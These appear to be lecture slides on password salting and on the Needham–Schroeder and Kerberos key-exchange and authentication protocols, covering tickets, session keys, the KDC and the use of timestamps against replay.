- A salt is a **unique, randomly generated string** that is added to each password as part of the hashing. As the salt is unique for every user, an attacker has to crack hashes **one at a time** using the respective salt rather than calculating a hash once and comparing it against every stored hash. This makes cracking large numbers of hashes significantly harder, as the time required grows in direct proportion to the number of hashes
- Salting also protects against an attacker **pre-computing hashes** using rainbow tables or database-based lookups. Finally, salting means that it is impossible to determine whether two users have the same password without cracking the hashes, as the different salts will result in different hashes even if the passwords are the same
- Modern hashing algorithms such as **Argon2id**, **bcrypt**, and **PBKDF2** automatically salt the passwords, so no additional steps are required when using them



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- **Authentication of machines**
 - Needham–Schroeder
 - Kerberos
 - Active directory
- **Bootcamp: setting up your lab environments**
- **Lab exercise**


Key exchange & authentication protocols

- In the following we will talk about two **key transport and authentication** protocols:
 - Needham–Schroeder**
 - Kerberos**
- Mostly connected to symmetric encryption
- The basis for Microsoft Active Directory

Needham–Schroeder protocol


- Assumes a central trusted server (S)
- Users A and B
 - have already established a secure channel with S
- Needham–Schroeder is important as:
 - Introduces the ticket concept
 - Basis for Kerberos

Needham–Schroeder protocol



Needham–Schroeder protocol

- Notes:
 - After step 3, A and B have **established** a shared key $\{K_{A,B}\}$
 - Steps 4 and 5 are part of the mutual **authentication**
 - In step 5 we need $\{N_B - 1\}$ since the encrypted N_B has been already transmitted
 - The main weakness of this protocol is related to the **freshness** of the keys
 - Denning-Sacco variation introduced **timestamps**
 - Kerberos also uses timestamps



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The Kerberos protocol

- Network **authentication** protocol
- Based on Needham-Schroeder **symmetric key** protocol (and Denning-Sacco)
- MIT in late 1980s (v.5 in 1993)
 - Latest version [krb5-1.20 \(Nov 2022\)](#)
- Some variation used in most modern OSs
- **Centralized** architecture
 - Trusted third party key distribution system



Kerberos key components

- Key Distribution Center (KDC)
 - Ticket granting service (**TGS**)
 - Ticket granting ticket (TGT)
 - Authentication Service (**AS**)
- Master key shared by KDC with each user (principal)
- When Alice logs into her machine, her station asks the KDC for a session key for Alice. The KDC also gives her a TGT
- Alice's workstation retains only the session key and the TGT
- Alice's workstation uses the TGT to receive other tickets from the TGS

Key Distribution Centre (KDC)

- Runs on a physically secure node in the network
- Database of keys for all users
- Creates and hands out keys for each transaction (session) between clients
- Single Point of Failure


Tickets and operations

- Alice requests KDC to talk to Bob
- KDC creates a session key k_{AB} for Alice and Bob to use for the session
- KDC encrypts k_{AB} with Alice's master key mk_{AS}
- KDC also encrypts k_{AB} and some identifying info (A) about Alice with Bob's master key mk_{BS}
 - $\{A, t, k_{AB}\} mk_{BS}$
 - t is a timestamp (for avoiding replay attacks)
 - this is called a ticket
- Only Alice and Bob know k_{AB}
- k_{AB} and the ticket are Alice's credentials to Bob


Kerberos configuration

- KDC has a database for users (principals) and their master keys
 - E.g., for Alice there is a master key mk_{AS}
- All data encrypted with the (super secret) KDC master key mk_{KDC}
- Btw: secret keys are derived from users' passwords (via some cryptographic technique; e.g., the hash of password)
- Kerberos traditionally used DES
 - now moved away -> AES

Kerberos: initiating a session




Kerberos: initiating a session




- TGT: $\{A, S_A, T\}mk_{KDC}$
- T is a timestamp
- mk_{KDC} the KDC (super secret) master key. By using this KDC doesn't have to remember S_A
- mk_{AS} can be decrypted via alice's passwd
- S_A is the Session key for Alice to use for (upcoming) secure communications with KDC
- TGT will be used for authenticating Alice to the KDC during the session
- S_A also means that the workstation can forget Alice's password
- Use of the TGT informs the KDC to use S_A instead of mk_{AS}

Kerberos: setting up a session with Bob




Kerberos: setting up a session with Bob




- Ticket for Alice to use with Bob $\{A, k_{AB}, T\}mk_{BS}$
- T is timestamp (notation same but different every time)
- Bob indirectly authenticated (because mk_{BS})

Kerberos: Alice talks to Bob (yaaaay)



Kerberos: Alice talks to Bob (yaaaay)

